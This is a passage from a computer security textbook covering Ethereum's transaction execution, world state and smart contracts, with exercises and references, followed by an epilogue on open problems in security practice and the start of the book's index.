attacks enabled by more frequent blockchain forks due to the higher block production rate—Ethereum produces blocks every 13–14 seconds vs. Bitcoin’s 10 min.

TRANSACTION VALIDATION AND EXECUTION. Following the blockchain model, to be officially recognized, an Ethereum transaction T must be validated and executed at some defining point. Here this implies: T being selected by a miner for inclusion into a new block B , the block header having a valid proof of work, and the block ending up on Ethereum’s consensus heaviest chain. What follows is a list of major procedural steps for validating and executing a transaction T (validating an entire candidate block involves verifying the proof of work, the block header, and all transactions).

1. Do transaction validity checks (e.g., verify format, verify sender’s signature, confirm the nonce is 1 more than in the sender’s account, sender balance \geq up-front cost).
2. Transfer $valueTo$ to receiver (from sender).
3. Deduct $gasLimit * gasPrice$ from sender balance, and increment the sender’s nonce.
4. Set GAS := $gasLimit$ (as the number of units of gas available).
5. Deduct from GAS all relevant *intrinsic gas* costs (Table 13.6).
6. If $toAddr$ is a contract, run its code until code exits or “out of gas” (OOG), deducting costs from GAS as execution runs (per fee schedule).
7. If there are insufficient funds or any other exceptions including OOG, restore all changed state (except the miner keeps fees for gas burned, and the nonce is not rolled back). Otherwise on exit, restore the cost of any unused gas to the sender’s balance, and finalize the transaction receipt for this transaction T .

WORLD STATE AND THE BLOCKCHAIN. The blockchain defines what is valid in Ethereum’s world, and this is captured as the *world state*—the data associated with Ethereum accounts. This state is publicly verifiable through a block header and a subset of its fields that embed the roots of externally maintained *search trees* (next) for persistent storage, providing a form of *authenticated data structure*. As a result, despite almost all this state being stored off the blockchain, the world state is carried forward in each block. Equation (13.14) and Table 13.7 help us see how Ethereum blocks represent this world state. Compared to 80 bytes in Bitcoin, Ethereum block headers are 500 bytes and rely on this combination of data structures and root values.

ETHEREUM MPT. A *Patricia Tree* data structure (below) can support storage and retrieval for a set of (key, value) pairs, with efficient update, insertion and deletion. Each tree node may hold part of a key (a partial *path*), pointers to other nodes, and a value. Replacing the pointers by hashlinks, so that nodes are referenced by the hash of their content (rather than address pointers) yields a *Merkle Patricia Tree* (MPT). Note that now a path from root to leaf resembles a blockchain; and although computed by a different process, the hash of the content of an MPT root has the same property as a Merkle hash tree root (merkle-root in Bitcoin): each is a fingerprint (cryptographically reliable representation) of the content of the entire tree. The hash of an MPT root’s content can therefore be used to authenticate the complete (key, value) dataset comprising the tree.

Relying on this, Ethereum uses a custom MPT to store and update the state underlying `stateRoot`, the (hashed) root of the world state tree for accounts. As Fig. 13.11 models, an account *address* is used to look up a leaf value of (*balance*, *nonce*, *acctStorageRoot*, *codeHash*) from (13.11), where *acctStorageRoot* itself roots a further tree in the case of a code account. Similarly, the MPT under a block header's `transactionsRoot` is keyed by transaction indexes in the block. The content of each tree node (including root) is stored in a database and looked up by hash value. Confused? The next exercise may help.¹⁴

Exercise (MPT details). Given a set of (key, value) pairs, a *search tree* can be built, allowing *value* to be looked up at a leaf node, using symbols of *key* in sequence to trace a unique path from a tree root onward.¹⁵ (a) Explain how *tries* (prefix trees) and *Patricia Trees* (compressed tries) work. (Hint: [39].) (b) Explain how Ethereum's *MPT* works, including its three node types (extension, branch, and leaf). (Hint: [16, 25, 57]; treat the prefix encoding for nodes as a minor implementation detail, rather than a major focus.)

TRANSACTIONAL STATE MACHINE. Ethereum transactions cause *state transitions* that transfer currency and data between accounts, optionally involving contract execution. At the world state level, Ethereum is a *transaction-based state machine*, with a *state transition function* F taking two inputs—a world state S_t at time t , and a next transaction T —and producing a new world state: $F(S_t, T) \rightarrow S_{t+1}$. We note the following.

- Like Bitcoin, Ethereum relies on a *replicated state machine* and mining-based consensus, but in contrast its official world state is *explicitly* summarized as each block emerges.¹⁶
- Each block defines a specific ordering of transactions and thus contract executions. Each contract execution runs atomically, in that the world state is not at risk of changing due to other transactions or contracts running in parallel. Thus the results of a miner's local EVM running contracts (with its local view of world state) become the world reality if the miner executing a transaction (in block mining) has their block accepted into the blockchain.
- Contracts execute only as a result of EOA-triggered transactions, and cannot on their own schedule events to occur at future times, unrelated to the current transaction.

ETHASH AND MINING POOLS. Bitcoin mining is now dominated by *mining pools* (page 394), with collaborative groups of miners sharing resources and rewards, typically leveraging large investments in special-purpose hardware, notably ASICs optimized for SHA256. Centralization of control conflicts with the goal of decentralized consensus. Ethereum aims (perhaps optimistically) to address this by using *Ethash*, a mining hash function designed to be ASIC-unfriendly, favoring commodity architectures over customized hardware. It requires considerable memory, with internal operations heavily data-dependent and based on a seed updated every 30,000 blocks (about 5.2 days).

PROGRAMMING LANGUAGES. Several languages are available for writing Ethereum programs (contracts), including *Solidity* and *Vyper* (newer), and lower-level *LLL* (older). Contract programs are compiled to bytecode for EVM execution.

¹⁴As you will by now understand, our exercises often serve to cover additional details from further sources.

¹⁵Confusingly, such a search tree is also called a *trie*—which is still pronounced *tree*, as in *retrieve*.

¹⁶That this represents the true world state is conditional on the block being accepted as a consensus block.

SMART CONTRACTS. Ethereum delivers a computing model for what are called *de-centralized applications* (DApps), with the same program independently run on physically distant machines and computation verified by peer nodes and consensus, without human involvement. The vision is that arbitrary sets of rules, precisely captured by programs often called *smart contracts*, can programmatically enforce transfers or agreements involving digital assets, free of unpredictable regimes or jurisdictions, ambiguous laws and external control. For context, we note some prominent contract categories (use cases).

1. Financial contracts, including insurance and group-funded ventures (DAO, below). This goes beyond currency creation, transfer and management by simple exchange contracts.
2. Games and digital collectibles based on cryptocurrencies. (This may overlap the next category.) Some players may be motivated by economic gain more than conventional fun.
3. Registration, management and transfer of virtual properties. Examples are name registration (Namecoin, below); trading and ownership tracking of unique digital assets (NFTs, below); and *authorship attribution* systems that may reward content producer-publishers.
4. Digital notarization of records for real-world physical asset transfers. Ownership registration and history (provenance tracking) use the blockchain as an immutable, timestamped log; linking a physical asset to the digital world here requires human involvement.
5. Virtual gambling and program-based casinos. *Ponzi schemes* are a related sub-category.

Exercise (The DAO). Smart contracts have been heavily promoted, but come with challenges. For example, contract immutability is at odds with patching errors via updates. The 2016 attack on *The DAO* (Decentralized Autonomous Organization) highlighted this. Summarize this event and its warning for the future of smart contracts (hint: [50]).

Exercise (Namecoin). A Bitcoin-like system called *Namecoin* supports a decentralized name registration and resolution system, built as a registry of name-value pairs. Summarize its history, technical design, and deficiencies (hint: [31], also [42, §10.7]).

Exercise (Non-fungible tokens). (a) Explain the *non-fungible token* (NFT) concept. (b) Explain how Ethereum, NFTs, and EIP-721 are related (hint: [23]). (c) Give a technical summary of *CryptoKitties* and how digital cats are bred and traded (hint: [29, 49]).

Exercise (Heaviest chain). Compare, using a diagram, Bitcoin’s main-branch consensus approach and Ethereum’s heaviest-observed chain (hint: [51, Fig.3], [47]).

13.9 ‡End notes and further reading

Bitcoin was proposed in 2008, including Section 13.7’s *SPV* process [41]; the genesis block emerged in January 2009. Greenberg [27] pursues connections between its inventor Satoshi Nakamoto (pseudonym) and Hal Finney. Bonneau [13] summarizes Bitcoin’s first six years; for details see Antonopoulos [1] and Narayanan [42]. Zohar [58] discusses myths and notes challenges; for origins of the underlying technology, see Narayanan and Clark [43]. For when blockchain technology is applicable, see Ruoti [48]. Böhme [11] gives an economics-focused summary of Bitcoin properties and risks. Among the many empirical analyses of Bitcoin, Moore [38] found that 18 of 40 *Bitcoin exchanges* failed

over a three-year period (2010–2012), and 38 of 80 over 2010–2015; see also Böhme [12] for case studies on cryptocurrency vulnerabilities. Möser [40] analyzed all transaction fees from 2009–2014. Bartoletti [6] studied practical use of the script opcode OPRETURN. For mining hardware including ASICs, see Taylor [53] (cf. [42, Chapter 5]).

Bitcoin has a well-known *reference implementation* (Ethereum has several). The *Protocol documentation* page of the Bitcoin community wiki [9] describes the reference client behavior, which implicitly specifies the Bitcoin protocol. A Bitcoin *Developer Reference* [10] provides technical details and API information to encourage development of Bitcoin applications. *Blockchain explorers* (an extensive list is available [8]) and related tools (e.g., *BlockSci* [32]) enable search, display and analysis of public blockchain content. Hashlinks may be characterized as specifying a verifiably unique object as their target, and are also called *hash pointers*; linked lists using them are called *authenticated linked lists*. Merkle *hash trees* (authentication trees) date to a 1979 thesis [37, Chapter 5]. *Distributed consensus* dates back to Lamport’s *Byzantine Generals problem* [33].

The *Bitcoin Improvement Proposal* (BIP) process is explained by Dashjr [20]. BIP32 [56] popularized *hierarchical deterministic* (HD) and *watch-only* wallets; see Gutoski [28] for HD wallet flaws and references, and Eskandari [24] for Bitcoin key management, the usability of client software, and wallet strategies. BIP141 [34] (*SegWit* for segregated witness), activated 24 August 2017, separates unlocking signatures and scripts from a transaction’s input section, allowing maximum block size to increase from 1 Mb to 2–4 Mb (depending on transaction details). On Bitcoin cryptography, for ECDSA see Johnson [30], FIPS 186 [44], and Brown [15] for the secp256k1 curve; for SHA256 see FIPS 180 [45]. Menezes [36, page 350] summarizes the RIPEMD160 specification [14]. KECCAK-256 is the basis for SHA-3 [46] algorithms, and used in Ethereum.

Ethereum’s white paper [17] giving Buterin’s 2013 vision includes two short contract code examples. The yellow paper [55] formally specifies the Ethereum protocol, including its modified *Merkle Patricia Tree* (cf. exercise, page 404),¹⁷ fee schedule, EVM and *Ethash* (resp. in appendices D, G, H, J); a companion beige paper [19] offers a gentler overview. Informally, Ethereum *messages* are sometimes called *internal transactions* (but never appear on the blockchain). Ethereum.org [26] provides collected resources, promoting Ethereum as “the world’s programmable blockchain”. Ethereum uses a simplification [47] of a heuristic called Greedy Heaviest-Observed Sub-Tree (GHOST) [51], basing chain selection on the *heaviest path* (involving the most computation); and plans to migrate to a *proof-of-stake* mining model [5]. Atzei [2] systematizes programming pitfalls and attacks on Ethereum smart contracts, as well as Bitcoin’s use for smart contracts [3] despite a primitive scripting language and vulnerabilities (cf. [4]). Regarding *smart contracts*—which are arguably neither smart nor contracts—for early formative ideas see Szabo [52], for an introduction to programming them see Delmolino [22], for empirical analysis see Bartoletti [7], and for broader discussion of *decentralized applications* see Cai [18]. Potentially irrecoverable financial losses (as with The DAO, page 405) motivate greater attention to security analysis methodologies and tools for smart contracts [54, 35].

¹⁷Patricia is from: Practical Algorithm to Retrieve Information Coded in Alphanumeric, a 1968 paper.

References (Chapter 13)

- [1] A. M. Antonopoulos. *Mastering Bitcoin: Unlocking Digital Cryptocurrencies*. O'Reilly. Dec 2014, openly available, https://en.bitcoin.it/wiki/Mastering_Bitcoin. (Second edition: 2017).
- [2] N. Atzei, M. Bartoletti, and T. Cimoli. A survey of attacks on Ethereum smart contracts (SoK). In *Principles of Security and Trust (POST)*, pages 164–186, 2017. Springer LNCS 10204.
- [3] N. Atzei, M. Bartoletti, T. Cimoli, S. Lande, and R. Zunino. SoK: Unraveling Bitcoin smart contracts. In *Principles of Security and Trust (POST)*, pages 217–242, 2018. Springer LNCS 10804.
- [4] N. Atzei, M. Bartoletti, S. Lande, and R. Zunino. A formal model of Bitcoin transactions. In *Financial Crypto*, pages 541–560, 2018.
- [5] S. Bano, A. Sonnino, M. Al-Bassam, S. Azouvi, P. McCorry, S. Meiklejohn, and G. Danezis. SoK: Consensus in the age of blockchains. In *ACM Advances Financial Tech. (AFT)*, pages 183–198, 2019.
- [6] M. Bartoletti and L. Pompianu. An analysis of Bitcoin OP_RETURN metadata. In *Financial Cryptography Workshops*, pages 218–230, 2017. Springer LNCS 10323.
- [7] M. Bartoletti and L. Pompianu. An empirical analysis of smart contracts: Platforms, applications, and design patterns. In *Financial Cryptography Workshops*, pages 494–509, 2017. Springer LNCS 10323.
- [8] Bitcoin community. “Block chain browser” page. https://en.bitcoin.it/wiki/Block_chain_browser. An example of a popular block explorer is: <https://blockchain.com/explorer>.
- [9] Bitcoin community. Bitcoin wiki, 2020. <https://en.bitcoin.it/wiki/> (with “Protocol documentation” page describing the reference client behavior).
- [10] bitcoin.org. Bitcoin Developer Reference and Guides (for diagrams). <https://developer.bitcoin.org/reference/> and <https://developer.bitcoin.org/devguide/index.html>.
- [11] R. Böhme, N. Christin, B. Edelman, and T. Moore. Bitcoin: Economics, technology and governance. *Journal of Economic Perspectives*, 29(2):213–238, 2015.
- [12] R. Böhme, L. Eckey, T. Moore, N. Narula, T. Ruffing, and A. Zohar. Responsible vulnerability disclosure for cryptocurrencies. *Comm. ACM*, 63(10):62–71, 2020.
- [13] J. Bonneau, A. Miller, J. Clark, A. Narayanan, J. A. Kroll, and E. W. Felten. SoK: Research perspectives and challenges for Bitcoin and cryptocurrencies. In *IEEE Symp. Security and Privacy*, 2015.
- [14] A. Bosselaers and B. Preneel. *Final Report of RACE Integrity Primitives Evaluation RIPE-RACE 1040*. Springer LNCS 1007, 1995.
- [15] D. R. Brown. Standards for Efficient Cryptography (SEC 2): Recommended Elliptic Curve Domain Parameters. Certicom Research, 27 Jan 2010 (version 2.0).
- [16] E. Buchman. Understanding the Ethereum trie, Jan. 2014. Online, <https://easythereentropy.wordpress.com/2014/06/04/understanding-the-ethereum-trie>.
- [17] V. Buterin. A next generation smart contract and decentralized application platform, 2013. Ethereum whitepaper.
- [18] W. Cai, Z. Wang, J. B. Ernst, Z. Hong, C. Feng, and V. C. M. Leung. Decentralized applications: The blockchain-empowered software system. *IEEE Access*, 6:53019–53033, 2018.

- [19] M. Dameron. Beigepaper: An Ethereum technical specification. v0.8.5 (15 Aug 2019).
- [20] L. Dashjr. BIP2: BIP process, revised. 3 Feb 2016, <https://github.com/bitcoin/bips/blob/master/bip-0002.mediawiki>. For other BIPs see: <https://github.com/bitcoin/bips/>.
- [21] C. Decker and R. Wattenhofer. Bitcoin transaction malleability and MtGox. In *Eur. Symp. Res. in Comp. Security (ESORICS)*, pages 313–326, 2014. Springer LNCS 8713 (proceedings, part II).
- [22] K. Delmolino, M. Arnett, A. E. Kosba, A. Miller, and E. Shi. Step by step towards creating a safe smart contract: Lessons and insights from a cryptocurrency lab. In *Financial Cryptography Workshops*, pages 79–94, 2016. Springer LNCS 9604.
- [23] W. Entriken, D. Shirley, J. Evans, and N. Sachs. EIP-721: ERC-721 Non-Fungible Token Standard. Ethereum Improvement Proposal no.721, Jan 2018, <https://eips.ethereum.org/EIPS/eip-721>.
- [24] S. Eskandari, D. Barrera, E. Stobert, and J. Clark. A first look at the usability of Bitcoin key management. In *NDSS Workshop on Usable Security (USEC)*, 2015.
- [25] Ethereum Wiki. Patricia Tree—Modified Merkle Patricia Trie Specification (also Merkle Patricia Tree). April 2021, <https://eth.wiki/en/fundamentals/patricia-tree>.
- [26] ethereum.org. Online resources from the Ethereum community. <https://www.ethereum.org>.
- [27] A. Greenberg. Nakamoto’s neighbor: My hunt for Bitcoin’s creator led to a paralyzed crypto genius. *Forbes*, 25 Mar 2014.
- [28] G. Gutoski and D. Stebila. Hierarchical deterministic Bitcoin wallets that tolerate key leakage. In *Financial Crypto*, pages 497–504, 2015.
- [29] X.-J. Jiang and X. F. Liu. CryptoKitties transaction network analysis: The rise and fall of the first blockchain game mania. *Frontiers in Physics*, 9. Article 631665, 1–12 (Mar 2021).
- [30] D. Johnson, A. Menezes, and S. Vanstone. The elliptic curve digital signature algorithm (ECDSA). *International J. of Information Security*, 1(1):36–63, 2001.
- [31] H. A. Kalodner, M. Carlsten, P. Ellenbogen, J. Bonneau, and A. Narayanan. An empirical study of Namecoin and lessons for decentralized namespace design. In *WEIS*, 2015.
- [32] H. A. Kalodner, M. Möser, K. Lee, S. Goldfeder, M. Plattner, A. Chator, and A. Narayanan. BlockSci: Design and applications of a blockchain analysis platform. In *USENIX Security*, 2020.
- [33] L. Lamport, R. E. Shostak, and M. C. Pease. The Byzantine Generals problem. *ACM Trans. Program. Lang. Syst.*, 4(3):382–401, 1982. Reprinted in *Concurrency: The Works of Leslie Lamport*, ACM, 2019.
- [34] E. Lombrozo, J. Lau, and P. Wuille. BIP141: Segregated Witness (Consensus Layer). 21 Dec 2015, <https://github.com/bitcoin/bips/blob/master/bip-0141.mediawiki>.
- [35] L. Luu, D. Chu, H. Olickel, P. Saxena, and A. Hobor. Making smart contracts smarter. In *ACM Comp. & Comm. Security (CCS)*, pages 254–269, 2016.
- [36] A. J. Menezes, P. C. van Oorschot, and S. A. Vanstone. *Handbook of Applied Cryptography*. CRC Press, 1996. Openly available, <http://cacr.uwaterloo.ca/hac/>.
- [37] R. C. Merkle. *Secrecy, Authentication, and Public Key Systems*. PhD thesis, Electrical Engineering, Stanford University, June 1979.
- [38] T. Moore and N. Christin. Beware the middleman: Empirical analysis of Bitcoin-exchange risk. In *Financial Crypto*, pages 25–33, 2013. Updated with J. Szurdi in: “Revisiting the risks of Bitcoin currency exchange closure”, *ACM TOIT* 18(4) 50:1–18, 2018.
- [39] P. Morin. Chapter 7: Data Structures for Strings. Section 7.3: Tries, and Section 7.4: Patricia Trees. Lecture notes—COMP 5408, Carleton University (Canada), Jan 2014, <https://cglab.ca/~morin/teaching/5408/notes/strings.pdf>.
- [40] M. Möser and R. Böhme. Trends, tips, tolls: A longitudinal study of Bitcoin transaction fees. In *Financial Cryptography Workshops*, pages 19–33, 2015. Springer LNCS 8976.

- [41] S. Nakamoto. Bitcoin: A peer-to-peer electronic cash system, Oct 2008. Unrefereed paper.
- [42] A. Narayanan, J. Bonneau, E. Felten, A. Miller, and S. Goldfeder. *Bitcoin and Cryptocurrency Technologies: A Comprehensive Introduction*. Princeton University Press, 2016. Open prepublication draft (9 Feb 2016) available via the Princeton page: <http://bitcoinbook.cs.princeton.edu/>.
- [43] A. Narayanan and J. Clark. Bitcoin’s academic pedigree. *Comm. ACM*, 60(12):36–45, 2017.
- [44] NIST. FIPS 186-4: Digital Signature Standard. U.S. Dept. of Commerce, July 2013.
- [45] NIST. FIPS 180-4: Secure Hash Standard (SHS). U.S. Dept. of Commerce, Aug 2015.
- [46] NIST. FIPS 202: SHA-3 Standard—Permutation-Based Hash and Extendable-Output Functions. U.S. Dept. of Commerce, Aug 2015. SHA-3 functions are each based on KECCAK algorithm instances.
- [47] F. Ritz and A. Zugenmaier. The impact of uncle rewards on selfish mining in Ethereum. In *IEEE EuroS&P Workshops*, pages 50–57, 2018.
- [48] S. Ruoti, B. Kaiser, A. Yerukhimovich, J. Clark, and R. K. Cunningham. Blockchain technology: What is it good for? *Comm. ACM*, 63(1):46–53, 2020.
- [49] A. Serada, T. Sihvonen, and J. T. Harviainen. CryptoKitties and the new ludic economy: How blockchain introduces value, ownership, and scarcity in digital gaming. *Games and Culture*, 16(4):457–480, 2021.
- [50] D. Siegel. Understanding the DAO attack. CoinDesk media, 25 June 2016, <https://www.coindesk.com/understanding-dao-hack-journalists>.
- [51] Y. Sompolinsky and A. Zohar. Secure high-rate transaction processing in Bitcoin. In *Financial Crypto*, pages 507–527, 2015.
- [52] N. Szabo. Formalizing and securing relationships on public networks. *First Monday*, 2(9), 1997. <https://firstmonday.org/ojs/index.php/fm/article/view/548>.
- [53] M. B. Taylor. The evolution of Bitcoin hardware. *IEEE Computer*, 50(9):58–66, 2017.
- [54] P. Tsankov, A. M. Dan, D. Drachsler-Cohen, A. Gervais, F. Bünzli, and M. T. Vechev. Securify: Practical security analysis of smart contracts. In *ACM Comp. & Comm. Security (CCS)*, 2018.
- [55] G. Wood. Ethereum: A secure decentralized generalised transaction ledger, 2019. Ethereum yellowpaper, Petersburg version, 8 Jun 2020.
- [56] P. Wuille. BIP32: Hierarchical Deterministic Wallets. 11 Feb 2002, https://en.bitcoin.it/wiki/BIP_0032. Cf. “Deterministic wallet”, https://en.bitcoin.it/wiki/Deterministic_wallet.
- [57] C. Yue, Z. Xie, M. Zhang, G. Chen, B. C. Ooi, S. Wang, and X. Xiao. Analysis of indexing structures for immutable data. In *ACM Int. Conf. on Management of Data (SIGMOD)*, pages 925–935, 2020.
- [58] A. Zohar. Bitcoin: Under the hood. *Comm. ACM*, 58(9):104–113, 2015.

Epilogue

The End. Or perhaps you prefer: *And They Lived Happily Ever After.*

But our story is not so simple. We are closer to the beginning than the end.

In this closing commentary—in contrast to the rest of the book, which aimed to present generally accepted facts and consensus views—we include also personal views and opinions, warning that these may change as we learn more and environments evolve.

Having read major portions of this book, you now have a solid background: you have learned some key approaches and principles to help build security into systems, you have a better understanding of what can go wrong, and you are better able to recognize and mitigate risks in your own use of computer systems. As new security students are told: we must learn to walk before we can run. If you have read this book—ideally, as part of a course supplemented by hands-on, programming-based assignments—you are now at walking speed. Do you know everything there is to know about computer security and the Internet? It is my duty to now inform you that this is not the case.

We have covered quite a bit of ground. But most of it has involved relatively small, individual pieces—important basic mechanisms for security, applications highlighting how such tools have been applied, and pointers into the literature (a few of which you followed, if you were keen). Which of these are standard *tools*, and which are the *jewels*, depends in part on personal perspective. Chapter 1 ended by considering: “Why computer security is hard”. We now have better context from which to pursue this question, but rather than return to elaborate one by one on the items noted, we selectively consider a few issues more deeply, and as usual, provide a few stepping-stone references into the literature.

HUMAN FACTORS. Security experts in academia typically have a primary background in mathematics, computer science or engineering. Only in the past 15 years has it become more widely appreciated that expertise from the fields of psychology and cognitive science is of critical importance to understand how usability affects security, and vice versa. How people think and make security-related decisions when using computer systems—involving *human factors* issues—is more difficult to predict than purely technical elements. Traditional formal analysis methods are typically unsuitable here—there is a disconnect between how we behave as humans, and the tools historically used to reason about technical systems. Some experts believe that the stronger technical protections become, the more we will see *social engineering* as a non-technical attack vector. This book has only scratched the surface of usable security, e.g., in discussing passwords, *phishing*, and web *security indicators*. Beyond the references suggested in the Chapter 9 end

notes, Norman [11] is recommended as an accessible source on usability. Many software developers will benefit from learning about *heuristic evaluation* [10] and *cognitive walkthrough* [15], two lightweight usability evaluation methods, often used as precursors to more time-consuming formal user studies.

MODELS VS. REALITY. Models, briefly discussed in Chapter 1, are tremendously useful for design and analysis. It turns out that people, including security researchers, often mistakenly believe that properties proven about abstract models will necessarily hold true for the real systems modeled. This is false due to the limitations of models, as clearly explained by Denning [4], and more recently Herley [6]. A key observation is that attacks in practice are often outside of a model’s assumptions. Therefore, “proofs” of security are misleading—it is not that the logical arguments are incorrect, but that they focus narrowly on specific properties, and depend on assumptions that fail to hold in actual systems. Some experts argue, in response, that “everybody knows that proofs depend on assumptions and the model”, but too often (in our observation), stated results are widely misinterpreted (“the system is secure; hurrah!”), with no one responsible for verifying that real systems match the assumptions or model. And too often, they do not match.

TESTING FOR SECURITY. A major challenge in practice is that we don’t have reliable methods for “security testing”. As noted in Section 1.6, (complete) testing for the *absence* of exploitable flaws cannot be done by traditional input-output testing—at best, that establishes compliance with known test cases. The (complete) task appears impossible: predict all possible things that an attacker *might* do. This returns us to models: if we explicitly rule something out of a model, that in the real world an attacker might actually do, then the model is incomplete, and likewise if we implicitly forget to include something in the model. Another explanation is as follows (see Torabi Dashti [12] for details). Define Type-I tests to be those that attempt to show that a system fails to meet its *specification* (a description of desired system behaviors); if no such test shows a failure, confidence is gained. Define Type-II tests as those that attempt to show that assumptions about an *adversarial environment* are false (i.e., assumptions about how a target system interacts with an environment that includes an adversary). Now, *functional testing* involves Type-I tests, while *security testing* (testing to meet *security requirements*) involves both types—and is thus strictly harder. Note that the resources and abilities held by an adversary may directly impact security outcomes. In testing, an adversary’s abilities are based on assumptions—and thus, so is the answer to whether or not a system meets the security requirements. The next question is then (repeating from above): How do we test whether the assumptions that have been made are valid? This remains unanswered, with an asserted conclusion [12] that security testing escapes automation and systematization.

COMPOSITION AND EMERGENT PROPERTIES. Suppose we have a collection of subsystems (components), and by some means, have high confidence in the security properties of individual pieces. What can be said about their combination? This raises the issue of *secure composition*. For a given property P , if we combine two components that each have P , a combined system may or may not—and combining two components that individually do *not* have P might yield a system that does. Under what circumstances are security properties composable? This turns out to be a complex and little understood

problem—for an introduction, see Datta [3]. A simpler problem is *secure protocol composition* [2]. Related to this is the concept of an *emergent property* within a system—which by one definition [16], is a property not satisfied by all individual components, but by their composition. Such a property may be problematic (if it enables attacks) or beneficial (if it stops attacks). The state of the art is that we know little about emergent security properties in real systems—thus establishing trustworthiness in practice remains largely out of reach. Nonetheless, a starting point is to build real-world components in some manner by which we gain high confidence in selected security properties, e.g., building components that rule out entire classes of known attacks. It is for this reason that real-world systems such as *Multics* (see Chapter 5 references) and CHERI [14] (mentioned also in the Foreword) are worth examining as detailed case studies.

MISPLACED TRUST AND SOFTWARE UPDATE. In December 2020, it was found that malicious software had been inserted into the source code of *Orion*, a legitimate monitoring and management tool from SolarWinds. Its software update then, despite being signed, distributed malware to otherwise trusted systems of many thousands of enterprises, including US government agencies and major companies. While this event ranks among the highest-impact software attacks ever, the idea was raised already in the 1972 Anderson report [1], which as mentioned in the end notes of Chapter 5, pointed out the need to trust the entire computer manufacturing supply chain. Such an insider attack, or software *supply chain attack*, is beyond the scope of traditional testing (above). This raises difficult questions about the pros and cons of automated *software update*, now heavily relied on in many applications for timely security vulnerability patching, yet resulting in systems with a code base in constant flux, and subject to this powerful attack vector [8].

TRUSTING HARDWARE. That hardware is trustworthy is an assumption that is almost always implicit and rarely discussed. Yet hardware may nonetheless have embedded malicious functionality, distinct from issues of robustness and dependability. A separate issue is classes of attacks that exploit hardware artifacts resulting from performance optimizations on commodity processors, e.g., leaking sensitive kernel information in cache memory through use of *speculative execution*. These attacks include *Meltdown* (see the end of Section 7.4), *Spectre* [7], and (impacting SGX hardware) *Foreshadow* [13]. These are *side-channel* attacks in that the attack vectors involve non-standard access channels. We now understand that most of today’s software runs on commodity hardware that behaves differently than the relatively simple security models assumed until very recently. Attacks are enabled by this gap between a typical programmer’s model of their target CPU, and the finer-grained state transitions of actual hardware, which may be viewed as a *weird machine* subject to serious exploitation—as Dullien [5] explains.

ADIEU. This ends our selective tour of issues that complicate security in practice. The details of these, and many other important topics, are not explored herein. It should be clear that our journey is just beginning. I wish you well on your path to enlightenment.

References (Epilogue)

- [1] J. P. Anderson. Computer Security Technology Planning Study (Vol. I and II, “Anderson report”). James P. Anderson and Co., Fort Washington, PA, USA, Oct 1972.
- [2] A. Datta, A. Derek, J. C. Mitchell, and D. Pavlovic. Secure protocol composition. In *ACM Workshop on Formal Methods in Security Engineering (FMSE)*, pages 11–23, 2003.
- [3] A. Datta, J. Franklin, D. Garg, L. Jia, and D. K. Kaynar. On adversary models and compositional security. *IEEE Security & Privacy*, 9(3):26–32, 2011.
- [4] D. Denning. The limits of formal security models. *National Computer Systems Security Award* acceptance speech, Oct 1999. <https://faculty.nps.edu/dedennin/publications/National%20Computer%20Systems%20Security%20Award%20Speech.htm>.
- [5] T. Dullien. Weird machines, exploitability, and provable unexploitability. *IEEE Trans. Emerging Topics in Computing*, 8(2):391–403, 2020. For background on weird machines, see also: <https://www.cs.dartmouth.edu/~sergey/wm/>.
- [6] C. Herley and P. C. van Oorschot. Science of security: Combining theory and measurement to reflect the observable. *IEEE Security & Privacy*, 16(1):12–22, 2018.
- [7] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom. Spectre attacks: Exploiting speculative execution. In *IEEE Symp. Security and Privacy*, 2019.
- [8] F. Massacci and T. Jaeger. SolarWinds and the challenges of patching: Can we ever stop dancing with the devil? *IEEE Security & Privacy*, 19(2):14–19, 2021.
- [9] J. Nielsen and R. L. Mack, editors. *Usability Inspection Methods*. Wiley & Sons, 1994.
- [10] J. Nielson. Heuristic evaluation. 1994. Pages 25–64 in [9].
- [11] D. Norman. *The Design of Everyday Things*. Basic Books, 1988.
- [12] M. Torabi Dashti and D. A. Basin. Security testing beyond functional tests. In *Engineering Secure Software and Systems (ESSoS)*, pages 1–19, 2016. Springer LNCS 9639.
- [13] J. Van Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom, and R. Strackx. Foreshadow: Extracting the keys to the Intel SGX kingdom with transient out-of-order execution. In *USENIX Security*, pages 991–1008, 2018.
- [14] R. N. M. Watson, R. M. Norton, J. Woodruff, S. W. Moore, P. G. Neumann, J. Anderson, D. Chisnall, B. Davis, B. Laurie, M. Roe, N. H. Dave, K. Gudka, A. Joannou, A. T. Markettos, E. Maste, S. J. Murdoch, C. Rothwell, S. D. Son, and M. Vadera. Fast protection-domain crossing in the CHERI capability-system architecture. *IEEE Micro*, 36(5):38–49, 2016. See also: *ASPLOS* 2019.
- [15] C. Wharton, J. Rieman, C. Lewis, and P. Polson. The cognitive walkthrough method: A practitioner’s guide. 1994. Pages 84–89 in [9].
- [16] A. Zakinthinos and E. S. Lee. Composing secure systems that have emergent properties. In *IEEE Computer Security Foundations Workshop (CSFW)*, pages 117–122, 1998.

Index

802.3, *see: IEEE 802.3*
802.11, *see: IEEE 802.11*
802.1X, *see: IEEE 802.1X*

A

abortive release (TCP) 304
access (system call) 157–158
access attributes 130
access control 3, 6, 126, 134, 142, 195, 202, 214, 257, 282, 298
... access control list, *see: ACL*
... capabilities list (C-list) 131–133, 150
... capability 65, 132–133, 151
... discretionary (D-AC) 144, 151
... mandatory (M-AC), *see: M-AC*
... ticket (capability) 132–133
access control (802.11 network) 341–342, 348, 367
... dual-port model, *see: IEEE 802.1X*
... failure (WEP), *see: WEP (access control failure)*
... link layer, *see: link-layer access control*
... physical basis 347
... port-based, *see: IEEE 802.1X*
... unauthorized network access 347
... upper-layer, *see: upper-layer authentication*
... wireless 347
... *see also: perimeter defense*
access control entry, *see: ACE*
access control indicator 128–129, 133, 149
access control matrix 130–132, 149, 151–152
access matrix, *see: access control matrix*
access point (802.11), *see: AP*
account 56
... account recovery 13, 58, 64–**65**, 67, 73, 262
accountability 3–4, 23, 129, 133, 234
ACE (access control entry) 130–132, 149
ACK flag 284–285, 304
ACK storm 331
acknowledgement number (TCP) 305, 329–330
ACL (access control list) 131–134, 136, 149, 151
ACME (certificate management) 230, 270
active attack, *see: attack*
active content 185, **200**, 246, 248, 259–260, 286
ActiveX controls 200, 259
ad hoc mode (802.11) 341
address (Bitcoin) 377–**378**, 380, 382–383, 397–398
... data-encoding address 383
... per-transaction address 378–379
